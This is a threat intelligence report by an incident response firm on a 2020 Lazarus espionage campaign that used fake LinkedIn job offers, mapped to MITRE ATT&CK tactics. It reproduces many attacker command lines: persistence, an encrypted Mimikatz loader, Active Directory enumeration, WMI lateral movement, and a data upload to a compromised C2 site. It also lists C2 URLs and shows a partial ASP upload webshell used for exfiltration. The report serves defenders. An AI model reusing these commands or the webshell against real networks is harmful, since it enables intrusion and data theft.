HvS-Consulting AG

Greetings from Lazarus

Anatomy of a cyber espionage campaign

hvs consulting

Date: December 15th, 2020
Version: 1.0
Classified: TLP-White

Contact
HvS-Consulting AG
Parkring 20
85748 Garching bei München
Germany
Phone.: 089 / 890 63 62 – 0
Mail: incidentresponse@hvs-consulting.de

hvs consulting

Contents

1 Introduction and overview

1.1 Background / Context

The incident response team of HvS-Consulting AG was recently involved in coordination, analysis, and remediation of multiple Advanced Persistent Threats (APT) against different European customers operating in the manufacturing and electrical industry. During incident response it turned out that industries and products of the affected companies are related to each other and the observed Tactics, Techniques & Procedures (TTPs) and Indicators of Compromise (IOCs) can be attributed with high confidence to the APT group Lazarus.

In handling multiple Lazarus incidents in parallel, we have been able to accumulate further details of the threat actor's behavior and the toolset of later phases of the Mitre Att&ck framework. These details, which are described in this document, provide a comprehensive picture of the 2020 Lazarus campaign, extending existing reports with observed TTPs.

Based on the unveiled and observed TTPs it seems that the attacker's objective is exfiltration of very selected information.

1.2 Attribution

Based on the gained technical IOCs and derived TTPs from the different engagements, we assess with high confidence that those incidents were caused by the threat actor Lazarus/APT37. When comparing those IOCs with TTPs from public and private reports about the Lazarus Group, we detected huge overlaps, e.g., in re-use of command and control infrastructure as well as observed process commands and tools. German authorities share this assumption, too.

The Lazarus Group[1], also named G0032 by Mitre, and more specifically to the subgroup APT37 or G0067 is considered to belong to the North Korean government.

[1] https://attack.mitre.org/groups/G0032/

1.3 Overall timeline

Due to the number of analyzed incidents, HvS had the chance to compare the timelines and to draw conclusions. The results are shown in Figure 1, which contains the timelines of four different incidents. Please note, that the exact dates are shifted a bit to guarantee anonymity, nevertheless the flow of actions remains unchanged.

Between July 2019 and March 2020 there were only a few publications by security researchers about detected activities and new indicators from Lazarus, which now can be translated in "the calm before the storm". Apparently, the group was busy in preparing a new campaign.



Figure 1: High level timeline of incidents #1 to #4

February 2020

Interviews with various patient zero users of the incidents revealed that they all became victims of social engineering attacks. All of them were contacted via LinkedIn in the second half of February 2020. Only one victim in Asia directly received a malicious document. Although that client was compromised early, attackers did not use the C2 channel immediately. In all other cases the attackers started individual conversations with the victims to build up confidence and trust. They later abused this trust to persuade victims into executing malicious documents on their system.

May 2020

For incident #2, there is only a rough timeline available, but the actor had been active in May and was contained end of May.

Within three days at the end of May, attackers delivered malicious documents and thus compromised the victim's devices of incidents #3 and #4. Further, they started to actively use the C2 channel in incident #1. As in incident #1, they waited to use the C2 channel of incident #4.

June 2020

In incident #3 attackers used the established access immediately for internal reconnaissance and shortly after for lateral movement to gain a better foothold. Subsequently, they searched for interesting information within the network and performed further lateral movement, until the incident was successfully contained end of June.

July 2020

Only three days after containment of incident #3 - which even included a weekend - the attackers started internal reconnaissance and lateral movement in incident #4.

For some reason, the C2 channel used in incident #4 broke in the beginning of July and the actor lost access. Thus, they started over with social engineering against a victim on another continent and regained access to the network in mid of July. This quick execution of a "Plan B" shows that the attackers have been well prepared and did their research about the target organizations and selection of victims early in 2020.

Incident #1 was kind of special. Apparently, it was harder to gain foothold in incident #1 due to the more restrictive network design. Hence, multiple lateral movement attempts from patient zero in Asia towards Europe were successfully contained by the victim, until patient zero was identified end of July.

August 2020

After regaining access on another continent, the attackers also re-accessed previously compromised systems from incident #4. Then they started internal reconnaissance, clearly intensified lateral movement, and searched for interesting information, until in mid of August incident #4 was also successfully contained.

September to October 2020

During that containment, one compromised client was isolated and kept running to monitor further activities. We discovered that the attackers verified the C2 connectivity monthly and renewed parts of the malware.

November 2020

In November 2020, the attackers compromised a European subsidiary of the victim of incident #1 and started lateral movement again.

Interestingly we made the same observation as in incident #4, **that the TTPs have changed after reinfection**. To achieve better persistence local accounts were created as described in 2.2 and for lateral movement instead of Windows Management Instrumentation. Windows Services were used as shown in 2.7. While in the first stage the compromise of systems was limited, after reinfection a clearly higher number of systems were compromised.

Nevertheless, in both incidents, the attackers accessed previously compromised systems after their successful reinfection and reused already compromised accounts.



Figure 2: Recent spearphishing mail with link to malicious document with changed names

During the time of writing, spearphishing mails with job opportunities were still distributed to employees of the victims, like shown in Figure 2.

1.4 Further Lazarus activities

While in the four described incidents attacker's activity took place from May to August 2020, there is proof for further activity.

- In April, tweets regarding spearphishing attempts with fake job offers were published. They already contained the meanwhile well-known C2 domain www[.]anca-aste.it.
- Further reports [2], [3], [4] about incidents in the USA and Israel, which were attributed to Lazarus, were published in June and August. So, it could be assumed, that the actor's activities took place in the previous months, where our timeline shows a gap.
- In November 2020 McAfee published a blog article[5] which matches to our observed TTP and reveals threat actor's activity in Russia and India.

[2] https://www.clearskysec.com/wp-content/uploads/2020/08/Dream-Job-Campaign.pdf
[3] https://www.mcafee.com/blogs/other-blogs/mcafee-labs/operation-north-star-a-job-offer-thats-too-good-to-be-true/
[4] https://www.welivesecurity.com/wp-content/uploads/2020/06/ESET_Operation_Interception.pdf
[5] https://www.mcafee.com/blogs/other-blogs/mcafee-labs/operation-north-star-behind-the-scenes

1.5 Conclusion

The analysis of the four incidents clearly shows that those actions are part of a very targeted and planned campaign. This campaign has access to vast resources, e.g., a complex C2 and data exfiltration infrastructure consisting of various compromised websites.

Comparing the described activities of the Lazarus Group to various other analyzed incidents of groups like Chafer, Winnti or OceanLotus, it attracted our attention that Lazarus made less mistakes. They performed the attacks straight forward with a clear objective and cleaned up their traces cautiously.

The observed toolset is very flexible, can replace C2 infrastructure on the fly and runs completely in memory. Furthermore, the group showed mature capabilities for tunneling traffic and overjumping "air gaps", respectively internet isolation of systems and networks.

The main lessons learned are:

1. Entry point is very often the user. The attackers use also different communication media, like LinkedIn or WhatsApp and company mail. Companies should train their users to detect and prevent spear phishing attacks and provide a clear and easy to use reporting processes.
2. Although the technical level of the attackers is quite advanced, basic protective measures like automatically updated URL block lists in the proxy help with early detection and slowing down of such attacks.
3. If you recognize similar TTPs or IOCs in your infrastructure, you should carry out very serious incident analysis, before trying to contain the incident. Otherwise, evidence may be gone, and attackers still might have access to the network. As in case of reinfection, the attackers reuse previously compromised assets. Hence the usage of deception approaches (replacing compromised accounts and systems and monitor the usage of the old ones) could help for detection.
4. Mature EDR solutions on all endpoints (clients and servers) are crucial to understand such attacks. Due to in memory operation only few evidence is left on disks. The detail level of the forensic results as e.g., the grade of compromise and accessed information strongly depends on the analyzable records. Thanks to the wide coverage of a sophisticated EDR solution in one of the incidents, we have been able to draw a very comprehensive picture. In one of the other incidents, many facts remain unclear, because the customer had just a basic EDR in place. Without EDR even the identification of compromised systems was quite hard.

2 Description of observed TTPs

Following the most important observed techniques, tools and practices and considerations which led to IOCs given in chapter 3 are explained and mapped to the Mitre ATT&CK framework.

2.1 Initial Access and Execution

Spearphishing Attachment (T1566.001), User Execution: Malicious File (T1204.002)

The threat actor obtained initial access in each of the compromised networks with the already described approach of social engineering and spearphishing attachments.

Therefore, fake LinkedIn profiles for HR managers of well-known companies (e.g., Boeing or General Dynamics Land Systems) were created. The profiles looked genuine at first sight and even an online search for the profile names revealed real HR employees. First contact to obviously carefully selected victims – the number of known victims is the necessary minimum per incident – was established at the end of February until mid of March 2020. After introducing as HR manager with potential job opportunities, casual conversation took place, which at least in one case switched over to WhatsApp after some time.

End of May 2020 malicious Word documents were sent to the victims in Europe with different approaches, pretending to be a job description for a lucrative position at Boeing. The attachment makes use of different malicious Word documents or ISO files consisting of a decoy PDF bundled with a modified PDF viewer program. The documents download and persist a malicious DLL in the system.



Figure 3: Exemplary malicious word document

Further, the threat actor is extremely persuasive as well as sustained. In one case, the victim attempted to open a malicious Word document on his private notebook, which had only OpenOffice installed. As reaction to his feedback that the file is not displayed correctly, the threat actor suggested to send the file to his company mail to open it with Microsoft Word. However, the attachment was blocked by an mail security platform. Therefore, the threat actor shared a decoy **`BoeingPDF.iso`** via WhatsApp and asked the victim to transfer the file from his cellphone via USB tethering to his company notebook. Furthermore, the attackers explained the victim step by step how to mount the ISO file and how to execute the contained exe file. To keep the story alive, the victim was contacted again after about one month with another job offer.

2.2 Persistence

Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder (T1547.001)

For persistence two different DLL downloader variants were found:

Variant a) used DLLs, which were manipulated versions of well-known DLLs like OpenSSL's libeay32.dll or SQLite's sqlite3.dll. This technique seems to be used more common as other researchers described it also[6]. For invocation, an original named PE export together with an encryption-key parameter is called, e.g.:

```
c:\windows\system32\rundll32.exe C:\ProgramData\Windows\ntuser.dat,CMS_ContentInfo {216B0291-15BF-D688-1700-4CFEE40B5330}
```

Listing 1: Execution of DLL with encryption-key

Variant b) corresponds to the iconcache.db DLLs described in US-CERT publication AR20-232A[7]: The DLLs have the original filename `MFC_DLL.dll` and export a `SMain` function. The invocation is triggered with a SID looking number like, i.e.:

```
rundll32.exe C:\ProgramData\iconcache.db,SMain S-7-43-8423-97048307-383378-8483
```

Listing 2: Call of Smain function in DLL

The DLLs were stored with obfuscated extensions into a subdirectory of C:\ProgramData. For example:

File path	Execution
C:\ProgramData\Windows\ntuser.dat	`rundll32.exe C:\ProgramData\Windows\ntuser.dat,CMS_ContentInfo {216B0291-15BF-D688-1700-4CFEE40B5330}`
C:\ProgramData\Microsoft\MSSqlite3DB.evt.pol.dat	`rundll32.exe C:\ProgramData\Microsoft\MSSqlite3DB.evt.pol.dat,sqlite3_create_functionex NujsFYJNTpws664RGNruaKSu12TdGVYt`
C:\ProgramData\desktop.ini	`rundll32.exe C:\ProgramData\desktop.ini,Smain S-7-43-8423-97048307-383378-8483`

The threat actors code is persisted via a harmless looking Windows lnk file (e.g. OneNote.lnk) in the Startup folder (`%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup`) of the compromised user account. This tactic is also described by ClearSky Cyber Security and McAfee in their respective reports.

It is assumed that all downloaders retrieve an encrypted version of the BLINDINGCAN / DRATzarus RAT.

On two systems it was identified that the threat actor directly persisted malicious executables, which likely are the final stage of the BLINDINGCAN / DRATzarus RAT. The executables were very large (~ 65 MB), in both instances invoked with the parameter `-p 0x57AC098B` and persisted in the compromised user's run-key:

```
reg add "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run" /v USOShare /t REG_SZ /d "C:\ProgramData\USOShared\USO.TMP -p 0x57AC098B"
```

Listing 3: Persistence used by the threat actor for the USO.TMP executable

[6] https://github.com/StrangerealIntel/CyberThreatIntel/blob/master/North%20Korea/APT/Lazarus/2020-05-05/Analysis.md

[7] https://us-cert.cisa.gov/ncas/analysis-reports/ar20-232a

The parameter `-p` together with the hex values `0x57AC098B` or `0x53A4C60B` was frequently observed in the threat actor's process executions (see listing below). However, intact versions of these executables have not been obtained.

```
cmd.exe /c c:\RECYCLER\~TMP.0312.bin -p 0x57AC098B
cmd.exe /c c:\ProgramData\~DF877.TMP 17 c:\ProgramData\~DF086.TMP -p 0x57AC098B
cmd.exe /c c:\ProgramData\ssh\ssh_tmp088.tmp 2 c:\ProgramData\ssh\ssh_tmp087.tmp -p 0x57AC098B
cmd.exe /c c:\ProgramData\Intel\DAL\~TMP015.DAT -p 0x57AC098B
cmd.exe /c c:\ProgramData\Intel\DAL\~DF088.TMP 1 c:\ProgramData\Intel\DAL\~DF099.TMP -p 0x57AC098B" >
C:\Users\<USER>\AppData\Local\Temp\~DF8DB5.tmp
```

Listing 4: Executions with the parameter "-p 0x57AC098B"

Create Account: Local Account (T1136.001)

In one incident the threat actor created local administrative accounts named admin$ to hide them from the `net user` command output. The accounts were created remotely via the Windows `sc` command. The string `abcd1234!@#$` was used as password. Such patterns where seen commonly for attacker passwords.

As described in chapter 1.3, TTPs changed after reinfection, this technique was only observed in the second attempts.

2.3 Privilege Escalation

Exploitation for Privilege Escalation (T1068)

In one case the threat actor used an Eternal Blue exploit (MS17-010, the vulnerability allowing the WannaCry breakout) to perform a privilege escalation on a remote Windows server. The exploit execution was invoked with the following command:

```
C:\ProgramData\IBM\SearchProtocol.exe C:\ProgramData\IBM\SearchProtocol.cache HC7k08UOgflouO8i 192.168.1.17
C:\ProgramData\IBM\SearchProtocols.dmp C:\ProgramData\IBM\SearchProtocols.mdmp
```

Listing 5: Text output from SearchProtocol.exe

Although, it was not possible to recover a sample of the exploit (only its SHA-1 hash is known from the AmCache hive: `f09d9c7783adb4a44d48c77e412319e1c9cd4384`), a text output file SearchProtocols.out was recovered from a Volume Shadow Copy:

```
[*] Connecting to 192.168.1.17...
[+] Target OS is Windows Server 2003 3790 ServicePack2
[+] Target OS is vulnerable to MS17-010.
[*] Backdoor already exist. Target OS is 32 bit environment.
[*] Injecting DLL… Success!
```

Listing 6: Text output from SearchProtocol.exe

The exploit creates the local user `tempAdmins` in case of success with administrative permissions and the password `1q2w3e4r5t!@#$`.

2.4 Defense Evasion

Indicator Removal on Host: File Deletion (T1070.004)

The threat actor deleted his tools, text output and exfiltration files etc. with the Windows `del` command. Due to the delay between the threat actor's activity and subsequent detection and analysis of the incident, this simple deletion was sufficient to remove most artifacts from the file system. As in some cases deletion took place on the next working day, some artifacts could be retrieved from nightly server backups.

Virtualization/Sandbox Evasion (T1497)

The attacker's remote access trojans and staging tools are protected against automatic sandbox analysis via encryption and require its encryption keys as a parameter. However, also the execution with the correct parameters but without internet in a virtualized sandbox machine did usually not produce valuable results. It was not further analyzed whether an execution on bare-metal or with internet would give more insights.

2.5 Credential Access

OS Credential Dumping: LSASS Memory (T1003.001)

For credential dumping the threat actor used a custom encrypted Mimikatz which is decrypted in-memory via a small loader executable. The execution did use the following command line call:

```
~DF012.TMP -f c:\RECYCLER\~DF011.TXT c:\RECYCLER\~DF011.DAT 1q2w3e4r@#$@#$@#$
```

Listing 7: Execution of encrypted Mimikatz

As the threat actor failed on one occasion to delete the tool and the output files, the following information was identified: The `~DF012.TMP` file is a small loader program comprising 61 KB, which decrypts and loads Mimikatz from the `~DF011.DAT` file. The file `~DF011.TXT` corresponds to the default output of the `sekurlsa::logonPasswords` command. The string `1q2w3e4r@#$@#$@#$` is the required encryption key. The key may also be shortened to the string `1q2w`, Mimikatz does still execute correctly.

Another Mimikatz variant was identified in the command line of an unknown binary, with a double Base64 encoded string as a parameter. Decoded, the string corresponds to the well-known Mimikatz command:

```
Encoded Command:
Y0hKcGRtbHNaV2RsT2pwa1pXSjFaeXh6Wld0MWNteHpZVG82Ykc5bmIyNXdZWE56ZDI5eVpITT0=

Decoded Command:
privilege::debug,sekurlsa::logonpasswords:
```

Listing 8: Encoded Mimikatz Command

The following listing shows the complete command line call containing the encoded Mimikatz command:

```
$ C:\ProgramData\IBM\IBM122.DAT  C:\ProgramData\IBM\IBM121.DAT Z17FDaciCdAbXrRe
Y0hKcGRtbHNaV2RsT2pwa1pXSjFaeXh6Wld0MWNteHpZVG82Ykc5bmIyNXdZWE56ZDI5eVpITT0=
```

Listing 9: Most probably an execution of a Mimikatz variant.

In addition, the usage of renamed executables of the `SysInternals` tool `procdump` was discovered.

Unsecured Credentials: Credentials In Files (T1552.001)

The threat actor systematically analyzed home directories of admins, software configuration files, and setup / maintenance scripts to identify valid credentials of existing domain accounts. For instance, the following commands were executed:

```
$ type \\targetserver\applicationdirectory\comfigurationfile.xml
$ type \\targetserver\backupdirectory\backupscript.bat
$ type \\targetserver\tempdirectory\script.cmd
$ type \\fileserver\homedirectory\passwordfile.txt
$ type \\fileserver\homedirectory\notes.txt
$ type \\fileserver\homedirectory\Desktop\notes.txt
```

Listing 10: Type commands for searching credentials in configuration, script and text files.

2.6 Discovery

Account Discovery: Domain Account (T1087.002)

The tool AdFind, renamed to `C:\ProgramData\IBM\IBM.dat` or `C:\ProgramData\Kagent.exe` and UPX packed, was used to enumerate all organizational units, users, computer, and groups of the victims Active Directory:

```
$ IBM.DAT -b dc=<DC>,dc=<DC>,dc=<DC> -f "objectcategory=organizationalUnit" CanonicalName -nodn -csv >
C:\ProgramData\IBM\ou.dat 2>&1
$ IBM.DAT -b dc=<DC>,dc=<DC>,dc=<DC> -f "objectcategory=person" cn sAMAccountName description
distinguishedName objectSid whenCreated whenChanged lastLogon pwdLastSet lastLogonTimestamp memberof -tdc -
nodn -csv > C:\ProgramData\IBM\user.dat
$ IBM.DAT -b dc=<DC>,dc=<DC>,dc=<DC> -f "objectcategory=computer" cn sAMAccountName distinguishedName
operatingSystem operatingSystemVersion objectSid ms-ds-creatorsid whenCreated whenChanged -tdc -nodn -csv >
C:\ProgramData\IBM\com.dat 2>&1
$ IBM.DAT -b dc=<DC>,dc=<DC>,dc=<DC> -f "objectcategory=group" name distinguishedName memberof -nodn -csv >
C:\ProgramData\IBM\group.dat 2>&1
```

Listing 11: Usage of AdFind vie command line

Network Share Discovery (T1135)

The threat actor used a threaded SMB scanner to enumerate shares and to test local administrative permissions with previously harvested credentials. The binary is internally dubbed "Scan.exe" and accepts following parameters:

```
$ Scan.exe StartIP EndIP ThreadCount logfilePath [Username Password Deep]
```

Listing 12: Execution of Scan.exe with parameters

While StartIP and EndIP are expected to be Ipv4, a numeric thread count, a full path for the output logfile and optional a user and a password is given. Following exemplary execution by the threat actor was identified:

```
$ IBM011.BIN 192.168.1.1 192.168.1.255 10 C:\ProgramData\IBM\IBM011RMU.DAT
workgroup\Administrator password 1
```

Listing 13: Execution of port scanner in IP range

2.7 Lateral Movement

Remote Services: SMB/Windows Admin Shares (T1021.002)

The Windows Admin Shares were the threat actor's primary technique for lateral movement. Frequent modus operandi were following actions:

- Copy the malware onto a new remote machine.
- Start the malware on the remote machine.
- Check if the malware connected successfully to the C2

```
$ copy C:\ProgramData\IBM\~TMP.0312.bin \\192.168.1.23\c$\ProgramData\IBM\tmprax\
$ cmd.exe /c "wmic /NODE:HOSTNAME /USER:USER /PASSWORD:PASSWORD PROCESS CALL CREATE "cmd.exe /c C:\
\ProgramData\IBM\~TMP.0312.bin -p 0x57AC098B"" 2>&1
$ cmd.exe /c "wmic /NODE:HOSTNAME /USER:USER /PASSWORD:PASSWORD PROCESS CALL CREATE "cmd.exe /c netstat -ano
| findstr 8172 > C:\ProgramData\IBM\tmprax\~DF6AF.tmp"" 2>&1
$ copy \\192.168.1.23\c$\ProgramData\IBM\tmprax\~DF6AF.tmp C:\ProgramData\IBM\
$ type C:\ProgramData\IBM\~DF6AF.tmp
```

Listing 14: Lateral movement to execute the RAT on a new machine

Besides Windows Management Instrumentation (WMI) for lateral movement, also the Windows sc command was used. Malicious commands or batch files were registered as Windows Service and thus excuted. Artefacts from such activity can be recovered from the Windows System eventlog EventID 7045:

```
[7045 / 0x1b85] Service File Name:  %COMSPEC% /Q /c echo net user admin$ /delete > \\127.0.0.1\C$\eRqjTXDLMP
2>&1 > %TEMP%\nIMBWpbGyo.bat & %COMSPEC% /Q /c %TEMP%\nIMBWpbGyo.bat & del %TEMP%\nIMBWpbGyo.bat
```

Listing 15: Traces in eventlog for malicious service execution

As described in chapter 1.3, TTPs changed after reinfection and the Windows sc command was used instead of WMI.

2.8 Collection

Archive Collected Data: Archive via Utility (T1560.001)

The attackers used WinRar to pack data into encrypted archives. Often archiving was directly performed on the system holding the data itself. After the packing procedure, the archive was copied to a compromised client and then exfiltrated from there.

```
$ igfxmnr.exe a -hp1q2w3e4 -m5 "C:\ProgramData\IBM\restore01.dat" "C:\ProgramData\IBM\IBM010J.DAT"
$ ~DF123.TMP a -hp1q2w3e4 -m5 C:\ProgramData\IBM\restore002.dat "C:\ProgramData\IBM\tmprax\"
$ cmd.exe  /c C:\ProgramData\IBM\~DF543.TMP a -hp1q2w3e4 -m5 C:\ProgramData\IBM\restore2400.dat
"\\<share>\<path>\Default.rdp"
```

Listing 16: Command line executions of WinRar

Data from Network Shared Drive (T1039) and Data from Local System (T1005)

Prior to the collection of data and the packing with WinRAR, the attackers used dir-listings to determine the content of folders on the local systems as well as shares which were accessible from the current host. After the exfiltration of the dir listings and some time for review, only specific files which seemed of value were collected.

```
$ cmd.exe /c "dir \\<share>\<path>\"
```

Listing 17: Perform dir listing of a directory on a share

It must be noticed that also data of administrators and IT departments was targeted. It is assumed that the objective was to learn more about the internal network and the internal infrastructure. This information was probably used to plan and prepare their lateral movement and to locate the valuable information.

In summary, these procedures show that the goal of the attackers was not to exfiltrate data in bulk, but rather searching for specific information.

Besides the Windows command dir, process executions of their RAT component with the following pattern were identified:

```
C:\ProgramData\Intel\DAL\~TMP123.DAT H:\ 0 C:\Users\<USER>\AppData\Local\Temp\CMPC42B.tmp
```

Listing 18: Execution of RAT

Based on file fragments it is assumed that this command creates a recursive directory listing of the provided path.

2.9 Command and Control

Application Layer Protocol: Web Protocols (T1071.001)

The attacker's procedure for hosting their C2 servers is compromising legit websites via publicly known vulnerabilities and then adding their C2 endpoints on these webservers without interfering with the usual behavior of the legit website. The communication is then performed via HTTP and HTTPS.

Different stages make use of different webservers and endpoints. For example:

- The observed malicious Word documents try to load the initial payload from the domain `https://www.anca-aste[.]it/uploads/form/02E319AF73A33547343B71D5CB1064BC.dotm`
- It was identified that the persistence DLLs connects to an ASP file. For example, `http://support.medicalinthecloud[.]com/TechCenter/include/slide.asp`.
- The RAT components (i.e., executables started with parameter `-p 0x57AC098B`) connect to PHP files like `http://125.206.177[.]152/old/viewer.php`.
- Exfiltration did also target different webservers with ASP file endpoints like `https://www.gonnelli[.]it/uploads/catalogo/thumbs/thumb.asp`. A third party provided samples of the ASP files from their servers which were used for data exfiltration, more details are provided in paragraph 2.10.

The threat actor most certainly uses public exploits to compromise these third-party webservers. For example, the C2s `137.74.114.227`, `bootcamp-coders.cnm.edu` and `yakufreshperu.com` had an old version of the Lavarel PHP framework installed. All three were vulnerable to CVE-2018-15133 a de-serialization vulnerability that allows Remote Code Execution. In order, to control the webserver the threat actor dropped a `b374k` webshell named `bnotices.php` with an unknown password.

2.10 Exfiltration

Exfiltration Over Alternative Protocol (T1048)

For the exfiltration of data, the attackers also used legit websites which have been compromised in advance. The upload of the data from the victim network to the websites was performed via HTTP and HTTPS. From there, the Tor network was used to access the uploaded data and to download the data. After retrieving the exfiltrated data, the files were deleted from the webserver.

The following command was used to upload the Rar splits:

```
$ C:\ProgramData\IBM\~DF234.TMP S0RMM-50QQE-F65DN-DCPYN-5QEQA
https://www.gonnelli.it/uploads/catalogo/thumbs/thumb.asp C:\ProgramData\IBM\restore0031.dat data03 10000 -p
192.168.1.240 8080
```

Listing 19: Upload of a Rar split to the C2 gonelli.it via an attacker-controlled asp file thumb.asp.

The program ~DF234.TMP has not been recovered. However, most parameters can be derived from previously known details. The parameter `C:\ProgramData\IBM\restore0031.dat` is the Rar split stored on the compromised system. The IP `192.168.1.240` and the number `8080` denotes the company's proxy and its port. As the recovered webshell thumb.asp receives a file name as a POST parameter it is assumed that `data03` is the name of the archive on the webserver.

The following figure provides a high-level overview of the traffic flow between compromised companies and the attacker infrastructure user for data exfiltration:



Figure 4: Exfil infrastructure used by the attacker

By analyzing the access logs from the provider, which hosted one of the compromised web sites, three victims could be identified, which were communicating with the C2 infrastructure of Lazarus. The access logs showed that from these three victims the ASP files, which were used for dropping files onto the storage of the web server, were accessed roughly 15,000 times. The exfiltrated files were uploaded as encrypted rar archives as described in Section 2.8. To complete the exfiltration of the data, the attackers accessed another ASP file via Tor, which was used for downloading the previously uploaded Rar archives. Since Tor was used, there is no way of tracing back the accesses to its origin. After retrieving the exfiltrated data, the `help.asp` file was accessed via Tor to delete the files on the webserver.

Furthermore, the web hoster provided the samples of the ASP files. Each file was analyzed to determine its purpose.

The samples `thumb.asp`, `thumbs.asp`, and `img.asp` are identical, based on their hashes. The source code of the file is shown in Listing 11. The code simply extracts the post parameters `fr` (filename) and `fp` (filedata) from the POST request and writes the file data to the `workdir`, which is created based on the current URL appended by the string "video". If the upload has been successful, the string "S:" is displayed on the website together with the size of the data which has been written to disk. If the file write procedure fails, the string "E : F" is returned.

```
<%
Option Explicit

Function WriteFile(filePath, fileData)
    On Error Resume Next
    Err.Clear()

    Dim objFSO, objTextStream
    Set objFSO = Server.CreateObject("Scripting.FileSystemObject")
    Set objTextStream = objFSO.OpenTextFile(filePath, 2, True)
    If (Err.Number > 0) Then
        WriteFile = 0
        Exit Function
    End If
    objTextStream.Write(fileData)
    objTextStream.Close
    Set objTextStream = Nothing
    Set objFSO = Nothing
    WriteFile = 1
End Function

Dim tmpPath, workDir
workDir = Request.ServerVariables("URL")
tmpPath = Left(workDir, InStrRev(workDir, "/")) & "video"
workDir = Server.MapPath(tmpPath)

